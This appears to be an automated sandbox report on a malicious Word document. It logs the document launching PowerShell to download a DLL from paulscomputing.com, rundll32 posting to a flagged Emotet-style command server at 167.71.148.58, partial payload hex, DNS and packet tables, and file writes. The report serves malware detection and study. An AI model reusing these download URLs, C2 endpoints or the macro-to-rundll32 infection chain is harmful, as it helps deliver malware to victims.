Data Raw:	01 07 b4 80 01 00 04 00 00 00 01 00 30 2a 02 02 90 09 00 70 14 06 48 03 00 22 02 00 64 e4 04 04 02 84 5f 5f 51 00 30 00 00 40 02 14 06 02 14 3d ad 02 14 07 02 60 01 14 08 06 12 09 02 12 80 b2 af d0 61 08 00 0c 02 4a 12 3c 02 0a 16 00 01 72 73 74 64 10 6f 6c 65 3e 02 32 73 00 74 00 00 64 00 6f 00 6c 00 65 50 00 0d 00 68 00 25 5e 00 03 2a 00 5c 47 7b 30 30 30 32 30 b0 34 33 30 2d 00

Stream Path: WordDocument, File Type: data, Stream Size: 42542


General	
Stream Path:	WordDocument
File Type:	data
Stream Size:	42542
Entropy:	3.70237315313
Base64 Encoded:	False
Data ASCII:	. . . . [. . . . . I . . . . . b j b j . . . . . p a ! \ \ p ! \ \ I . . . . . 2 . . . . . 2 . . . . .
Data Raw:	ec a5 c1 00 5b e0 09 04 00 00 f8 12 bf 00 00 00 00 00 00 10 00 00 00 00 00 00 08 00 00 6c a0 00 00 0e 00 62 6a 62 6a 12 0b 12 0b 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 09 04 16 00 2e a6 00 00 70 61 21 5c 70 61 21 5c 6c 98 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ff ff 0f 00 00 00 00 00 00 00 00 00 ff ff 0f 00 00 00 00 00

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/07/21-13:54:12.758890	TCP	2404314	ET CNC Feodo Tracker Reported CnC Server TCP group 8	49168	80	192.168.2.22	184.66.18.83

Network Port Distribution



Total Packets: 34

- 53 (DNS)
- 80 (HTTP)

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 7, 2021 13:53:53.281829119 CET	49167	80	192.168.2.22	216.218.207.98

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 7, 2021 13:53:53.471307993 CET	80	49167	216.218.207.98	192.168.2.22
Jan 7, 2021 13:53:53.471399069 CET	49167	80	192.168.2.22	216.218.207.98
Jan 7, 2021 13:53:53.473644972 CET	49167	80	192.168.2.22	216.218.207.98
Jan 7, 2021 13:53:53.662899971 CET	80	49167	216.218.207.98	192.168.2.22
Jan 7, 2021 13:53:53.783752918 CET	80	49167	216.218.207.98	192.168.2.22
Jan 7, 2021 13:53:53.783786058 CET	80	49167	216.218.207.98	192.168.2.22
Jan 7, 2021 13:53:53.783798933 CET	80	49167	216.218.207.98	192.168.2.22
Jan 7, 2021 13:53:53.783811092 CET	80	49167	216.218.207.98	192.168.2.22
Jan 7, 2021 13:53:53.783823967 CET	80	49167	216.218.207.98	192.168.2.22
Jan 7, 2021 13:53:53.783840895 CET	80	49167	216.218.207.98	192.168.2.22
Jan 7, 2021 13:53:53.783859015 CET	80	49167	216.218.207.98	192.168.2.22
Jan 7, 2021 13:53:53.783874989 CET	80	49167	216.218.207.98	192.168.2.22
Jan 7, 2021 13:53:53.783890009 CET	80	49167	216.218.207.98	192.168.2.22
Jan 7, 2021 13:53:53.783912897 CET	80	49167	216.218.207.98	192.168.2.22
Jan 7, 2021 13:53:53.783921003 CET	49167	80	192.168.2.22	216.218.207.98
Jan 7, 2021 13:53:53.783927917 CET	49167	80	192.168.2.22	216.218.207.98
Jan 7, 2021 13:53:53.783941984 CET	49167	80	192.168.2.22	216.218.207.98
Jan 7, 2021 13:53:53.973426104 CET	80	49167	216.218.207.98	192.168.2.22
Jan 7, 2021 13:53:53.973453045 CET	80	49167	216.218.207.98	192.168.2.22
Jan 7, 2021 13:53:53.973469019 CET	80	49167	216.218.207.98	192.168.2.22
Jan 7, 2021 13:53:53.973486900 CET	80	49167	216.218.207.98	192.168.2.22
Jan 7, 2021 13:53:53.973503113 CET	80	49167	216.218.207.98	192.168.2.22
Jan 7, 2021 13:53:53.973515987 CET	49167	80	192.168.2.22	216.218.207.98
Jan 7, 2021 13:53:53.973526001 CET	49167	80	192.168.2.22	216.218.207.98
Jan 7, 2021 13:53:53.973540068 CET	80	49167	216.218.207.98	192.168.2.22
Jan 7, 2021 13:53:53.973560095 CET	80	49167	216.218.207.98	192.168.2.22
Jan 7, 2021 13:53:53.973577023 CET	80	49167	216.218.207.98	192.168.2.22
Jan 7, 2021 13:53:53.973586082 CET	49167	80	192.168.2.22	216.218.207.98
Jan 7, 2021 13:53:53.973601103 CET	80	49167	216.218.207.98	192.168.2.22
Jan 7, 2021 13:53:53.973613977 CET	49167	80	192.168.2.22	216.218.207.98
Jan 7, 2021 13:53:53.973623991 CET	80	49167	216.218.207.98	192.168.2.22
Jan 7, 2021 13:53:53.973639011 CET	80	49167	216.218.207.98	192.168.2.22
Jan 7, 2021 13:53:53.973656893 CET	80	49167	216.218.207.98	192.168.2.22
Jan 7, 2021 13:53:53.973661900 CET	49167	80	192.168.2.22	216.218.207.98
Jan 7, 2021 13:53:53.973676920 CET	80	49167	216.218.207.98	192.168.2.22
Jan 7, 2021 13:53:53.973687887 CET	49167	80	192.168.2.22	216.218.207.98
Jan 7, 2021 13:53:53.973699093 CET	80	49167	216.218.207.98	192.168.2.22
Jan 7, 2021 13:53:53.973715067 CET	80	49167	216.218.207.98	192.168.2.22
Jan 7, 2021 13:53:53.973732948 CET	80	49167	216.218.207.98	192.168.2.22
Jan 7, 2021 13:53:53.973738909 CET	49167	80	192.168.2.22	216.218.207.98
Jan 7, 2021 13:53:53.973757029 CET	80	49167	216.218.207.98	192.168.2.22
Jan 7, 2021 13:53:53.973764896 CET	49167	80	192.168.2.22	216.218.207.98
Jan 7, 2021 13:53:53.973783016 CET	80	49167	216.218.207.98	192.168.2.22
Jan 7, 2021 13:53:53.973798990 CET	80	49167	216.218.207.98	192.168.2.22
Jan 7, 2021 13:53:53.973818064 CET	80	49167	216.218.207.98	192.168.2.22
Jan 7, 2021 13:53:53.973823071 CET	49167	80	192.168.2.22	216.218.207.98
Jan 7, 2021 13:53:53.973850012 CET	49167	80	192.168.2.22	216.218.207.98
Jan 7, 2021 13:53:53.974246025 CET	49167	80	192.168.2.22	216.218.207.98
Jan 7, 2021 13:53:54.163232088 CET	80	49167	216.218.207.98	192.168.2.22
Jan 7, 2021 13:53:54.163259029 CET	80	49167	216.218.207.98	192.168.2.22
Jan 7, 2021 13:53:54.163270950 CET	80	49167	216.218.207.98	192.168.2.22
Jan 7, 2021 13:53:54.163284063 CET	80	49167	216.218.207.98	192.168.2.22
Jan 7, 2021 13:53:54.163371086 CET	80	49167	216.218.207.98	192.168.2.22
Jan 7, 2021 13:53:54.163415909 CET	49167	80	192.168.2.22	216.218.207.98
Jan 7, 2021 13:53:54.163479090 CET	80	49167	216.218.207.98	192.168.2.22
Jan 7, 2021 13:53:54.163496971 CET	80	49167	216.218.207.98	192.168.2.22
Jan 7, 2021 13:53:54.163516045 CET	80	49167	216.218.207.98	192.168.2.22
Jan 7, 2021 13:53:54.163526058 CET	49167	80	192.168.2.22	216.218.207.98
Jan 7, 2021 13:53:54.163542986 CET	80	49167	216.218.207.98	192.168.2.22
Jan 7, 2021 13:53:54.163551092 CET	49167	80	192.168.2.22	216.218.207.98
Jan 7, 2021 13:53:54.163567066 CET	80	49167	216.218.207.98	192.168.2.22
Jan 7, 2021 13:53:54.163582087 CET	80	49167	216.218.207.98	192.168.2.22
Jan 7, 2021 13:53:54.163603067 CET	80	49167	216.218.207.98	192.168.2.22
Jan 7, 2021 13:53:54.163609982 CET	49167	80	192.168.2.22	216.218.207.98

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 7, 2021 13:53:54.163628101 CET	80	49167	216.218.207.98	192.168.2.22
Jan 7, 2021 13:53:54.163645029 CET	80	49167	216.218.207.98	192.168.2.22
Jan 7, 2021 13:53:54.163655043 CET	49167	80	192.168.2.22	216.218.207.98
Jan 7, 2021 13:53:54.163672924 CET	80	49167	216.218.207.98	192.168.2.22
Jan 7, 2021 13:53:54.163678885 CET	49167	80	192.168.2.22	216.218.207.98
Jan 7, 2021 13:53:54.163695097 CET	80	49167	216.218.207.98	192.168.2.22
Jan 7, 2021 13:53:54.163708925 CET	80	49167	216.218.207.98	192.168.2.22
Jan 7, 2021 13:53:54.163718939 CET	49167	80	192.168.2.22	216.218.207.98
Jan 7, 2021 13:53:54.163733959 CET	80	49167	216.218.207.98	192.168.2.22
Jan 7, 2021 13:53:54.163743973 CET	49167	80	192.168.2.22	216.218.207.98
Jan 7, 2021 13:53:54.163758039 CET	80	49167	216.218.207.98	192.168.2.22
Jan 7, 2021 13:53:54.163774967 CET	80	49167	216.218.207.98	192.168.2.22
Jan 7, 2021 13:53:54.163790941 CET	80	49167	216.218.207.98	192.168.2.22
Jan 7, 2021 13:53:54.163799047 CET	49167	80	192.168.2.22	216.218.207.98
Jan 7, 2021 13:53:54.163816929 CET	80	49167	216.218.207.98	192.168.2.22
Jan 7, 2021 13:53:54.163826942 CET	49167	80	192.168.2.22	216.218.207.98
Jan 7, 2021 13:53:54.163842916 CET	80	49167	216.218.207.98	192.168.2.22
Jan 7, 2021 13:53:54.163858891 CET	80	49167	216.218.207.98	192.168.2.22
Jan 7, 2021 13:53:54.163873911 CET	80	49167	216.218.207.98	192.168.2.22
Jan 7, 2021 13:53:54.163882971 CET	49167	80	192.168.2.22	216.218.207.98
Jan 7, 2021 13:53:54.163902044 CET	80	49167	216.218.207.98	192.168.2.22
Jan 7, 2021 13:53:54.163911104 CET	49167	80	192.168.2.22	216.218.207.98
Jan 7, 2021 13:53:54.163925886 CET	80	49167	216.218.207.98	192.168.2.22
Jan 7, 2021 13:53:54.163942099 CET	80	49167	216.218.207.98	192.168.2.22
Jan 7, 2021 13:53:54.163955927 CET	80	49167	216.218.207.98	192.168.2.22
Jan 7, 2021 13:53:54.163964033 CET	49167	80	192.168.2.22	216.218.207.98
Jan 7, 2021 13:53:54.163981915 CET	80	49167	216.218.207.98	192.168.2.22
Jan 7, 2021 13:53:54.163991928 CET	49167	80	192.168.2.22	216.218.207.98
Jan 7, 2021 13:53:54.164006948 CET	80	49167	216.218.207.98	192.168.2.22
Jan 7, 2021 13:53:54.164022923 CET	80	49167	216.218.207.98	192.168.2.22
Jan 7, 2021 13:53:54.164048910 CET	80	49167	216.218.207.98	192.168.2.22
Jan 7, 2021 13:53:54.164055109 CET	49167	80	192.168.2.22	216.218.207.98
Jan 7, 2021 13:53:54.164072990 CET	80	49167	216.218.207.98	192.168.2.22
Jan 7, 2021 13:53:54.164083004 CET	49167	80	192.168.2.22	216.218.207.98
Jan 7, 2021 13:53:54.164099932 CET	80	49167	216.218.207.98	192.168.2.22

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 7, 2021 13:53:53.204132080 CET	52197	53	192.168.2.22	8.8.8.8
Jan 7, 2021 13:53:53.270642996 CET	53	52197	8.8.8.8	192.168.2.22

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 7, 2021 13:53:53.204132080 CET	192.168.2.22	8.8.8.8	0x2c09	Standard query (0)	paulscomputing.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 7, 2021 13:53:53.270642996 CET	8.8.8.8	192.168.2.22	0x2c09	No error (0)	paulscomputing.com		216.218.207.98	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- paulscomputing.com
- 167.71.148.58
  - 167.71.148.58:443

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49167	216.218.207.98	80	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

Copyright null 2021

Timestamp	kBytes transferred	Direction	Data
Jan 7, 2021 13:53:53.473644972 CET	0	OUT	GET /CraigsMagicSquare/H/ HTTP/1.1 Host: paulscomputing.com Connection: Keep-Alive
Jan 7, 2021 13:53:53.783752918 CET	1	IN	HTTP/1.1 200 OK Date: Thu, 07 Jan 2021 12:53:53 GMT Server: Apache Cache-Control: no-cache, must-revalidate Pragma: no-cache Expires: Thu, 07 Jan 2021 12:53:53 GMT Content-Disposition: attachment; filename="yERd2O.dll" Content-Transfer-Encoding: binary Set-Cookie: 5ff70461abcd9=1610024033; expires=Thu, 07-Jan-2021 12:54:53 GMT; Max-Age=60; path=/ Last-Modified: Thu, 07 Jan 2021 12:53:53 GMT Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Transfer-Encoding: chunked Content-Type: application/octet-stream Data Raw: 31 66 34 30 0d 0a 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 f0 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 59 93 4c 43 1d f2 22 10 1d f2 22 10 1d f2 22 10 03 a0 b7 10 0f f2 22 10 03 a0 a1 10 61 f2 22 10 1d f2 23 10 64 f2 22 10 3a 34 59 10 1a f2 22 10 03 a0 a6 10 25 f2 22 10 03 a0 b0 10 1c f2 22 10 03 a0 b6 10 1c f2 22 10 03 a0 b3 10 1c f2 22 10 52 69 63 68 1d f2 22 10 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 f8 48 e2 5f 00 00 00 00 00 00 00 00 e0 00 02 21 0b 01 09 00 00 4a 01 00 00 58 02 00 00 00 00 00 75 7a 00 00 00 10 00 00 00 60 01 00 00 00 00 10 00 10 00 00 00 02 00 00 05 00 00 00 00 00 00 00 05 00 00 00 00 00 00 00 00 00 04 00 00 04 00 00 97 a2 04 00 03 00 00 00 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 70 a7 01 00 49 00 00 00 ac 9f 01 00 3c 00 00 00 00 f0 01 00 fc d5 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 d0 03 00 d4 11 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 d0 89 01 00 40 00 00 00 00 00 00 00 00 00 00 00 00 60 01 00 5c 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 77 48 01 00 00 10 00 00 00 4a 01 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 64 61 74 61 00 00 b9 47 00 00 00 60 01 00 00 48 00 00 00 4e 01 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 64 61 74 61 00 00 00 84 32 00 00 00 b0 01 00 00 16 00 00 00 96 01 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 72 73 72 63 00 00 00 fc d5 01 00 00 f0 01 00 00 d6 01 00 00 ac 01 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 0a 23 00 00 00 d0 03 00 00 24 00 00 00 82 03 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: 1f40MZ@!L!This program cannot be run in DOS mode.$YLC""""a"#d":4Y"%""""Rich"PELH_!JXuz`pI<@`\.text wHJ `.rdataG`HN@@.data2@.rsrc@@.reloc#$@B

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49171	167.71.148.58	443	C:\Windows\SysWOW64\rundll32.exe


Timestamp	kBytes transferred	Direction	Data
Jan 7, 2021 13:55:12.868716002 CET	250	OUT	POST /ta2men4jqfnerm/ HTTP/1.1 DNT: 0 Referer: 167.71.148.58/ta2men4jqfnerm/ Content-Type: multipart/form-data; boundary=------------------NYbEqHIaKH4WS2W1Iv User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: 167.71.148.58:443 Content-Length: 7684 Connection: Keep-Alive Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
Jan 7, 2021 13:55:14.076057911 CET	259	IN	HTTP/1.1 200 OK Server: nginx Date: Thu, 07 Jan 2021 12:55:13 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive Vary: Accept-Encoding Data Raw: 63 38 34 0d 0a 74 e0 f8 78 b7 df 89 29 60 91 cd 9d ab 96 e9 6a a2 8f 64 8f 86 a3 c4 80 6c a2 8c bf 37 6c 34 83 9d 07 8c 63 d2 09 7e 21 65 bf 64 a5 a3 3c c8 e5 3b 3d 01 67 45 5f 57 db c0 59 b6 8b 94 1d bb 8a fc 72 c5 81 b0 75 8e e6 7c bc 2c 8a f2 19 64 e2 e6 c7 c7 b6 18 dc f0 cc f0 2d d6 ed b3 1a 45 c6 ec 22 33 c0 63 41 54 ae 7d 8c 54 62 97 9b 86 5e f9 ae 0e a1 c6 65 ce d8 64 c5 b0 c9 c0 8b 9d 6c cd 10 c6 cd 03 b9 71 52 d9 ac a5 51 ba 9a fa 44 32 a3 f3 c9 54 d9 36 b0 ce a3 72 e5 6e 78 5a 6d e0 3d 22 8a c2 f7 76 96 37 1f f2 43 a7 27 b0 35 55 e5 19 99 77 a3 64 60 b2 06 c5 6e 15 58 24 7d d1 1d f3 04 7e 79 74 56 f3 56 0b 8a 8b 1c f1 d0 1b cf e3 d2 fe 11 46 55 82 48 cb a1 ee e5 c0 c8 46 0a 15 f1 88 23 81 a8 b5 89 c7 4e bd 52 08 53 be 28 19 c0 4d 09 bb 39 ce 5a 6a db e4 f8 7e 22 80 0a c0 10 6e 38 67 59 71 53 ca e3 b5 b0 18 05 9d 07 fb a5 8d 8f d6 5d 0b 46 9d 27 4c 24 e7 45 bc b7 ec 38 11 17 2a ef 54 b4 95 8b 79 7b fa 03 7a d5 4f ca 4e 11 ff 50 29 d1 ce 88 18 2b 1e 48 9b e2 b8 f0 df 47 c1 59 8a 18 34 e4 0f a8 a6 c9 53 41 62 d1 87 49 2e 96 d3 25 5d f4 f5 7d 61 e7 d4 29 f9 67 d9 35 5b 33 65 65 ef d9 df 6e 6f f8 16 69 24 02 fb 25 cd 4e f9 b8 f7 a5 93 62 6d 2e 0f b5 83 44 29 43 d3 77 32 b6 99 3c b3 8e a7 bb 77 66 3f eb 78 e9 a7 10 07 3e bb a9 a3 b9 87 e3 59 ad b4 84 1d 01 21 81 b8 44 01 a3 c5 80 8c c1 7a 75 cd 2b 5b 86 c4 00 21 b5 57 6d 43 47 74 3e 9b d1 75 8e 59 8a c0 eb bf a8 37 a9 0a b6 fe 64 fa ba 07 62 b6 fb e5 aa 6f fa 5b a5 49 e8 27 07 ec bd 98 99 01 f8 75 0d 20 2f 7b 77 88 e3 4c a9 34 f9 0c 4e 6f a0 ed 62 6c 03 83 b7 ac 1f 33 4d 84 a4 a4 cf ac 07 0e 0b 8f ca 0a 5c b8 53 29 e3 44 4b 83 29 5a 73 58 61 12 50 77 76 db 26 81 26 fc d9 9e 95 25 83 ab e8 68 0d 58 a9 27 7d 97 70 03 75 ac 06 d3 24 5d a7 c7 f1 d9 4c 82 7b ed 85 d7 1c c6 b4 bf 46 44 0a 2f 12 8c 6c ed f5 e3 63 a5 53 f8 26 25 4c 4e 69 b3 27 d3 17 17 2d 4f 1c 36 f5 9c 5c a0 e1 79 1f 20 c3 af 34 18 68 1c 73 0e da db ea d1 b1 69 3e 24 2c 72 7f 51 a5 4f d1 5f 9a d3 5d 34 cd a7 c1 f8 6d 49 f0 b5 92 71 38 23 48 37 4e 0e 2b fe ef 1b 58 d5 6c 69 b4 87 56 6a 22 7b 22 71 0f 2c f8 9e 0e 6f 4e 96 18 ed f8 e7 b3 76 d5 e8 85 f3 46 cd 60 54 aa 3b cc cf f1 23 aa 90 89 c6 96 7f 5f 53 16 a1 8a bb aa e2 8f 16 26 58 a1 c1 72 d0 63 d7 c2 29 3f 40 64 80 9a b9 c2 a8 aa ae 0f 91 07 2e 46 23 df 57 01 13 f2 92 4b 07 b3 01 3e 90 68 24 82 0a d2 dc c0 32 4a 3f 36 54 95 90 d3 76 a4 19 2d 5d 2a d0 b0 20 23 43 fd 49 2c 9d 27 0f 3e e6 ee 7f 01 13 1d 2d 4e 89 2f 6f 66 10 7f 37 13 f1 c8 27 0c 1f 28 64 d1 a6 4b 70 69 5f db 27 5d 5b 2f 5b c4 99 c1 9e 2f b2 86 eb 45 cd 82 2d c3 e6 7c dc 45 85 43 c2 ae d0 41 b1 15 68 c6 30 47 8c 61 aa 7b 6b c3 1d ab d9 40 3a ce 5c e3 72 e8 9d ac 5e 26 59 54 1a e3 50 56 9d da a9 03 ad 18 22 7d 97 c2 eb f5 68 72 c6 96 f3 e8 06 28 f3 8d 20 90 23 d2 aa f7 b8 ae 99 c7 78 1e cd 1e 6 9 12 81 52 f3 39 2f ca 15 b7 3b b5 82 4b 1f 04 97 38 fc 92 90 d6 97 05 3a 44 cf d6 22 c3 36 6b 4d 02 81 00 42 5b 2b ee c4 35 f9 10 a1 e3 44 da b9 92 e9 2c bd c5 72 81 5c 2c e7 99 20 e7 1b e8 67 ef 54 22 3a 68 e9 6f 10 5c de 08 af 97 17 3e 88 00 45 40 ec 92 32 85 0b 4b 5a 7a 8b 7e b3 b9 23 2b 2c 45 98 06 e3 64 8e 89 78 e1 da 92 bd df 15 41 0b fc 55 62 be 48 e9 11 5a c6 14 12 20 80 b7 88 2f 95 d5 5e 08 2b c2 34 1a 38 05 1d 7f fe f4 83 cc d3 50 ed 2f 4c 28 bb a1 d5 f9 ca 8a 03 3c 83 37 e7 d9 a7 b0 0f 2c b9 c1 a5 91 40 58 5b 26 85 15 41 f7 81 3d 58 8e d7 0a d5 77 6c 37 42 c1 51 8f 92 a6 fc 51 35 b8 ee 5f 3a d8 86 25 b8 c3 4a 5d 99 63 32 b5 49 df 79 11 6b 11 86 3d 2c 4a 3f ad d1 04 Data Ascii: c84tx)`jdl7l4c~!ed<;=gE_WYru|,d-E"3cAT}Tb^edlqRQD2T6rnxZm="v7C'5Uwd`nX$}~ytVVFUHF#NRS(M9 Zj~"n8gYqS]F'L$E8*Ty{zONP)+HGY4SAbI.%]}a)g5[3eenoi$%Nbm.D)Cw2<wf?x>Y!Dzu+[!WmCGt>uY7dbo[!u /{wL4Nob l3M\S)DK)ZsXaPwv&&%hX'}pu$]L{FD/lcS&%LNi'-O6\y 4hsi>$,rQO_]4mIq8#H7N+XliVj"{"q,oNvF`T;#_S&Xrc)?@d.F# WK>h$2J?6Tv-}* #CI,'>-N/of7'(dKpi_'][/[/E-|ECAh0Ga{k@:\r^&YTPV"}hr(#xiR9/;K8:D"6kMB[+5D,r\, gT":ho\>E@2KZz~#+ ,EdxAUbHZ /^+48P/L(<7,@X[&A=Xwl7BQQ5_:%J]c2Iyk=,J?

Code Manipulations

Statistics

Behavior



- WINWORD.EXE
- cmd.exe
- msg.exe
- powershell.exe
- rundll32.exe
- rundll32.exe
- rundll32.exe
- rundll32.exe
- rundll32.exe
- rundll32.exe
- rundll32.exe
- rundll32.exe
- rundll32.exe
- rundll32.exe
- rundll32.exe
- rundll32.exe

Click to jump to process

System Behavior

Analysis Process: WINWORD.EXE PID: 2388 Parent PID: 584

General

Start time:	13:53:35
Start date:	07/01/2021
Path:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\WINWORD.EXE' /Automation -Embedding
Imagebase:	0x13f040000
File size:	1424032 bytes
MD5 hash:	95C38D04597050285A18F66039EDB456
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\~DF4238027C228C4DBE.TMP	read attributes | delete | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | delete on close	success or wait	1	7FEE90C3241	unknown
C:\Users\user\AppData\Local\Temp\VBE	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FEE91226B4	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	7FEE90CFDDC	unknown
C:\Users\user\Application Data\Microsoft\Forms	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FEE9055A04	unknown
C:\Users\user\Application Data\Microsoft\Forms\WINWORD.box	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	7FEE9055A04	unknown

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\Microsoft\Forms\WINWORD.box	success or wait	1	7FEE9055A04	unknown
C:\Users\user\AppData\Local\Temp\~DF8740F113826E16CC.TMP	success or wait	1	7FEE9049AC0	unknown
C:\Users\user\AppData\Local\Temp\~DF25527C997CF5581B.TMP	success or wait	1	7FEE90E5E7B	unknown

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	4d 53 46 54	MSFT	success or wait	1	7FEE90CFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	02 00 01 00	....	success or wait	1	7FEE90CFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEE90CFDDC	unknown

Copyright null 2021

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	09 04 00 00	....	success or wait	1	7FEE90CFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEE90CFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	2	51 00	Q.	success or wait	1	7FEE90CFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	2	00 00	..	success or wait	1	7FEE90CFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	2	02 00	..	success or wait	1	7FEE90CFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	2	00 00	..	success or wait	1	7FEE90CFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	06 00 00 00	....	success or wait	1	7FEE90CFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	91 00 00 00	....	success or wait	1	7FEE90CFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEE90CFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEE90CFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEE90CFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	b3 02 00 00	....	success or wait	1	7FEE90CFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	0d 23 00 00	.#..	success or wait	1	7FEE90CFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEE90CFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	24 00 00 00	$...	success or wait	1	7FEE90CFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	ff ff ff ff	....	success or wait	1	7FEE90CFDDC	unknown
